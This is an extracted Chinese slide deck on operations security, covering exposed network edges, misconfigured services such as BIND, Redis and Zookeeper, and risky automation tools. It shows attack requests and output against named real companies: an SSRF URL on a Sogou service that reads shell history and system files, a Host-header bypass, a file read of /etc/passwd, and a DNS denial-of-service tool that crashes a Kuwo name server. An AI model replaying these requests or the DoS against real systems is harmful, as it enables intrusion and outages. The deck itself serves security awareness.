

运维安全那些事儿




PyNerd

MAN
IS LEAST HIMSELF
WHEN HE TALKS IN HIS
OWN
PERSON
GIVE HIM A
MASK
AND HE WILL TELL YOU
THE TRUTH

为什么选择这个话题？



MAN
IS LEAST HIMSELF
WHEN HE TALKS IN HIS
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THE TRUTH



1.脆弱的网络边界

2.错误的服务配置

3.危险的运维工具

4.我们可以做什么

脆弱的网络边界

看上去是这样的...



MAN
IS LEAST HIMSELF
WHEN HE TALKS IN HIS
OWN



真的没有问题吗？

Host绑定案例

```
[root@www ~]# curl -v http://113.1[REDACTED]:8080
* About to connect() to 113.1[REDACTED] port 8080
*   Trying 113.1[REDACTED]... connected
* Connected to 113.10[REDACTED] (113.10[REDACTED]) port 8080
> GET / HTTP/1.1
> User-Agent: curl/7.15.5 (i386-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5
> Host: 113.10[REDACTED]:8080
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Sun, 27 Sep 2015 02:29:34 GMT
< Server: Apache
< Varv: Cookie
< Location: http://passport.oa.com/modules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
< Content-Length: 0
< Connection: close
< Content-Type: text/html; charset=utf-8
* Closing connection #0
```


真的没有问题吗？

```
root@MyServer:~# curl -v -H 'Host:passport.oa.com' http://113.1.1.1:8080/modules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
* About to connect() to 113.1.1.1 port 8080 (#0)
* Trying 113.1.1.1...
* connected
* Connected to 113.1.1.1 (113.1.1.1) port 8080 (#0)
> GET /modules/passport/signin.ashx?url=http://10.130.12.16:8080/login?next=Lw==
HTTP/1.1
> User-Agent: curl/7.26.0
> Accept: */*
> Host:passport.oa.com
>
* additional stuff not fine transfer.c:1037: 0 0
* HTTP 1.1 or later with persistent connection, pipelining supported
< HTTP/1.1 404 NOT FOUND
< Date: Mon, 28 Sep 2015 03:18:31 GMT
< Server: Apache
< Connection: close
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=utf-8
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <title>Page not found</title>
  <meta name="robots" content="NONE,NOARCHIVE">
</head>
<body>
  <h1 align="center"><br/><font size="7" color="red">404</font><font size="6" color="black">&nbsp;Not Found</font></h1>

<br/>
<div align=center>
  <span style="text-align:center;font-family:Arial;color:#515151;font-size:12px;line-height: 24px;">Copyright ©copy; 1998 - 2015 Tencent. All Rights Reserved<br/>腾讯公司 SNG质量部 - 测试开发中心 - 平台工具组 <a href = "mailto:hughli@tencent.com?subject=qqhelper_support">技术支持</a></span>
</div>
```

AN
IMSELF
KS IN HIS
/N
SON
IM A
SK
TELL YOU
RUTH

真的没有问题吗？

ssrf案例

```
map.sogou.com/poi/request?url=http://10.13.207.74:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/root/.bash_history%23?http://ap

#1451959689
mysql -h 10.13.207.74 -u vcs -p[REDACTED]c
#1451959826
mylogin.sh 3306 root
#1451963572
exit
#1452051794
ls
#1452052474
pwd
#1452052483
locate vcs
#1452052497
locate publish
#1452052505
cd /data/publish/
#1452052505
ls
#1452053005
locate vcs
#1452053010
locate vcs
#1452053023
cd /data/search
#1452053024
ls
#1452053029
cd source/
#1452053040
ls
#1452053043
cd vcs/
#1452053043
ls
#1452053046
```



真的没有问题吗？

```
$ python sogou.py
```

```
[+] http://map.sogou.com/poi/request?url=http://10.13.207.45:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23  
inputFile: /etc/issue
```

```
Red Hat Enterprise Linux Server release 5.8 (Tikanga)
```

```
Kernel \r on an \m
```

```
[+] http://map.sogou.com/poi/request?url=http://10.13.207.74:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23  
inputFile: /etc/issue
```

```
Red Hat Enterprise Linux Server release 5.5 (Tikanga)
```

```
Kernel \r on an \m
```

```
[+] http://map.sogou.com/poi/request?url=http://10.13.207.109:8080/resin-doc/resource/tutorial/jndi-appconfig/test?inputFile=/etc/issue%23  
inputFile: /etc/issue
```

```
Red Hat Enterprise Linux Server release 5.5 (Tikanga)
```

```
Kernel \r on an \m
```

AND HE WILL TELL YOU
THE TRUTH



错误的服务配置

什么服务存在风险？



Apache
Zookeeper

ZABBIX

BIND



CACTI

NGINX



redis

APACHE
HTTP SERVER




elastic

先猜猜看？



答案揭晓

Mar 10 12:11:08		sshd[26454]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:10		sshd[26478]: sshlog: root tdc0wnZ1324
Mar 10 12:11:10		sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10		sshd[26478]: sshlog: root passw0rd2014
Mar 10 12:11:10		sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10		sshd[26478]: sshlog: root gamedesire
Mar 10 12:11:10		sshd[26478]: Failed password for root from 103.41.124.40 port 38194 ssh2
Mar 10 12:11:10		sshd[26478]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:11		sshd[26480]: sshlog: root adminleeuwarden
Mar 10 12:11:11		sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:11		sshd[26480]: sshlog: root valentin
Mar 10 12:11:11		sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:12		sshd[26480]: sshlog: root national
Mar 10 12:11:12		sshd[26480]: Failed password for root from 103.41.124.40 port 42942 ssh2
Mar 10 12:11:12		sshd[26480]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:13		sshd[26482]: sshlog: root mata23
Mar 10 12:11:13		sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13		sshd[26482]: sshlog: root 123qwe,.
Mar 10 12:11:13		sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13		sshd[26482]: sshlog: root clone
Mar 10 12:11:13		sshd[26482]: Failed password for root from 103.41.124.40 port 46207 ssh2
Mar 10 12:11:13		sshd[26482]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:14		sshd[26506]: sshlog: root gemini
Mar 10 12:11:14		sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:14		sshd[26506]: sshlog: root mypassw0rd
Mar 10 12:11:14		sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:15		sshd[26506]: sshlog: root qwertyui
Mar 10 12:11:15		sshd[26506]: Failed password for root from 103.41.124.40 port 50372 ssh2
Mar 10 12:11:15		sshd[26506]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:16		sshd[26508]: sshlog: root blahblah2
Mar 10 12:11:16		sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16		sshd[26508]: sshlog: root e t c
Mar 10 12:11:16		sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16		sshd[26508]: sshlog: root montreal
Mar 10 12:11:16		sshd[26508]: Failed password for root from 103.41.124.40 port 53756 ssh2
Mar 10 12:11:16		sshd[26508]: Received disconnect from 103.41.124.40: 11: [preauth]
Mar 10 12:11:18		sshd[26510]: sshlog: root zxcv123
Mar 10 12:11:18		sshd[26510]: Failed password for root from 103.41.124.40 port 58317 ssh2
Mar 10 12:11:18		sshd[26510]: sshlog: root temp123\$
Mar 10 12:11:18		sshd[26510]: Failed password for root from 103.41.124.40 port 58317 ssh2
Mar 10 12:11:18		sshd[26510]: sshlog: root 01234567





参数配置不当

```
Call: /passwd on 60.28.1.1:9002
```

```
X-Powered-By: PHP/5.6.6
```

```
Content-type: text/html; charset=UTF-8
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
abrt:x:173:173:/:/etc/abrt:/sbin/nologin
saslauth:x:499:76:"Saslauthd user":/var/empty/sasl:/sbin/nologin
postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38:/:/etc/ntp:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
oprofile:x:16:16:Special user account to be used for profiling:/var/empty/oprofile:/sbin/nologin
```

名称	时间	大小	属性
bin	2015-12-14 03:26:22	4096	0555
usr	2014-09-03 18:22:49	4096	0755
dev	2016-03-24 17:05:38	3740	0755
etc	2016-03-23 10:33:46	12288	0755
media	2011-09-23 19:50:20	4096	0755
tmp	2016-03-24 16:45:19	4096	1777
root	2016-03-23 10:29:08	4096	0550
lib64	2015-12-30 12:04:01	12288	0555
lost-found	2014-09-03 18:16:14	16384	0700
cgroup	2011-09-24 01:16:04	4096	0755
boot	2015-12-09 17:14:18	1024	0555
data	2016-02-18 16:43:45	4096	0777
proc	2015-12-09 17:19:23	0	0555
tg3-3.137k	2015-04-01 14:04:02	4096	0755
home	2016-03-23 10:24:07	4096	0755
sbin	2015-12-14 03:26:22	12288	0555
shell	2015-03-27 17:36:56	4096	0755
clientCA	2014-09-17 14:18:53	4096	0755
var	2014-10-13 11:46:04	4096	0755
data1	2015-07-09 10:52:52	4096	0755
sys	2015-12-09 17:19:23	0	0755
opt	2015-04-29 23:52:29	4096	0755
soft	2015-08-03 15:32:17	4096	0755
srv	2011-09-23 19:50:20	4096	0755
mnt	2011-09-23 19:50:20	4096	0755



错误配置

```
[controller_epoch, controller, brokers, zookeeper, admin, consumers, config]
```




隐藏banner却不打补丁

```
$ dig @ns2.kuwo.cn txt version.bind chaos
```

```
; <> DiG 9.8.3-P1 <> @ns2.kuwo.cn txt version.bind chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 28934
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available
```

```
;; QUESTION SECTION:
```

```
version.bind.          CH      TXT
```

```
;; ANSWER SECTION:
```

```
version.bind.          0      CH      TXT      "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.6"
```

```
;; AUTHORITY SECTION:
```

```
version.bind.          0      CH      NS       version.bind.
```

```
;; Query time: 46 msec
```

```
;; SERVER: 60.28.210.118#53(60.28.210.118)
```

```
;; WHEN: Fri Feb 12 22:42:59 2016
```

```
;; MSG SIZE rcvd: 95
```

```
> pay.kuwo.cn
```

```
Server: ns2.kuwo.cn
```

```
Address: 60.28.210.118#53
```

```
Name: pay.kuwo.cn
```

```
Address: 221.238.18.58
```

```
Name: pay.kuwo.cn
```

```
Address: 221.238.18.57
```

```
> www.kuwo.cn
```

```
Server: ns2.kuwo.cn
```

```
Address: 60.28.210.118#53
```

```
www.kuwo.cn canonical name = pg1.kuwo.cn.
```

```
Name: pg1.kuwo.cn
```

```
Address: 123.150.175.180
```

```
Name: pg1.kuwo.cn
```

```
Address: 123.150.175.181
```

```
> exit
```

```
$ ./dnsskiller ns2.kuwo.cn
```

```
[+] Start Attacking!
```

```
[+] ns2.kuwo.cn: Resolving to IP address
```

```
[+] ns2.kuwo.cn: Resolved to multiple IPs (NOTE)
```

```
[+] 60.28.210.118: Probing...
```

```
[+] Querying version...
```

```
[+] 60.28.210.118: "9.8.2rc1-RedHat-9.8.2-0.17.rc1.el6_4.6"
```

```
[+] Sending DoS packet...
```

```
[+] Waiting 5-sec for response...
```

```
[+] timed out, probably crashed
```

```
$ nslookup
```

```
> server ns2.kuwo.cn
```

```
Default server: ns2.kuwo.cn
```

```
Address: 60.28.210.118#53
```

```
> pay.kuwo.cn
```

```
;; connection timed out; no servers could be reached
```

危险的运维工具



运维自动化的普及...

```
[root@ ~]# time ansible 10.10.11.125 -m shell -a "id" -u root --private-key=/root/.ssh/dl -b --become-user root
Enter passphrase for key '/root/.ssh/dl':
10.10.11.125 | success | rc=0 >>
uid=0(root) gid=0(root) groups=0(root),499(sfcb)

real    0m2.407s
user    0m0.406s
sys     0m0.099s
You have mail in /var/spool/mail/root
[root@ ~]# time ansible 10.10.11.125 -m shell -a "date" -u root --private-key=/root/.ssh/dl -b --become-user root
10.10.11.125 | success | rc=0 >>
Wed Mar 30 18:51:18 CST 2016

real    0m0.743s
user    0m0.374s
sys     0m0.104s
[root@ ~]# time ansible 10.10.11.125 -m shell -a "hostname" -u root --private-key=/root/.ssh/dl -b --become-user root
10.10.11.125 | success | rc=0 >>
puppet.autoclouds.net
```

我们能做些什么




运维日志分析

```
177 {"TIME":"2016-04-01 20:02:19","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd src/
178 {"TIME":"2016-04-01 20:02:32","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"./redis-cli -h 192.168.231.141
179 {"TIME":"2016-04-01 20:08:01","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd
180 {"TIME":"2016-04-01 20:08:14","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"w
181 {"TIME":"2016-04-01 20:08:17","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"netstat -tlnp
182 {"TIME":"2016-04-01 20:08:22","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ps aux|grep log
183 {"TIME":"2016-04-01 20:08:26","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ps aux|grep logstash
184 {"TIME":"2016-04-01 20:08:42","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"/etc/init.d/logstash start
185 {"TIME":"2016-04-01 20:08:44","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ps aux|grep logstash
186 {"TIME":"2016-04-01 20:09:23","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd /var/log/
187 {"TIME":"2016-04-01 20:09:23","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ll
188 {"TIME":"2016-04-01 20:09:24","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd logstash/
189 {"TIME":"2016-04-01 20:09:25","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ll
190 {"TIME":"2016-04-01 20:09:28","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"tail -f logstash.stdout
191 {"TIME":"2016-04-01 20:09:31","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"tail -f logstash.log
192 {"TIME":"2016-04-01 20:09:37","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ll
193 {"TIME":"2016-04-01 20:09:40","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd /etc/logstash/
194 {"TIME":"2016-04-01 20:09:40","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"ll
195 {"TIME":"2016-04-01 20:09:43","HOSTNAME":"shiper","LI":", "LU":"root","NU":"root","CMD":"cd /etc/logstash/
```



运维日志分析



THANK YOU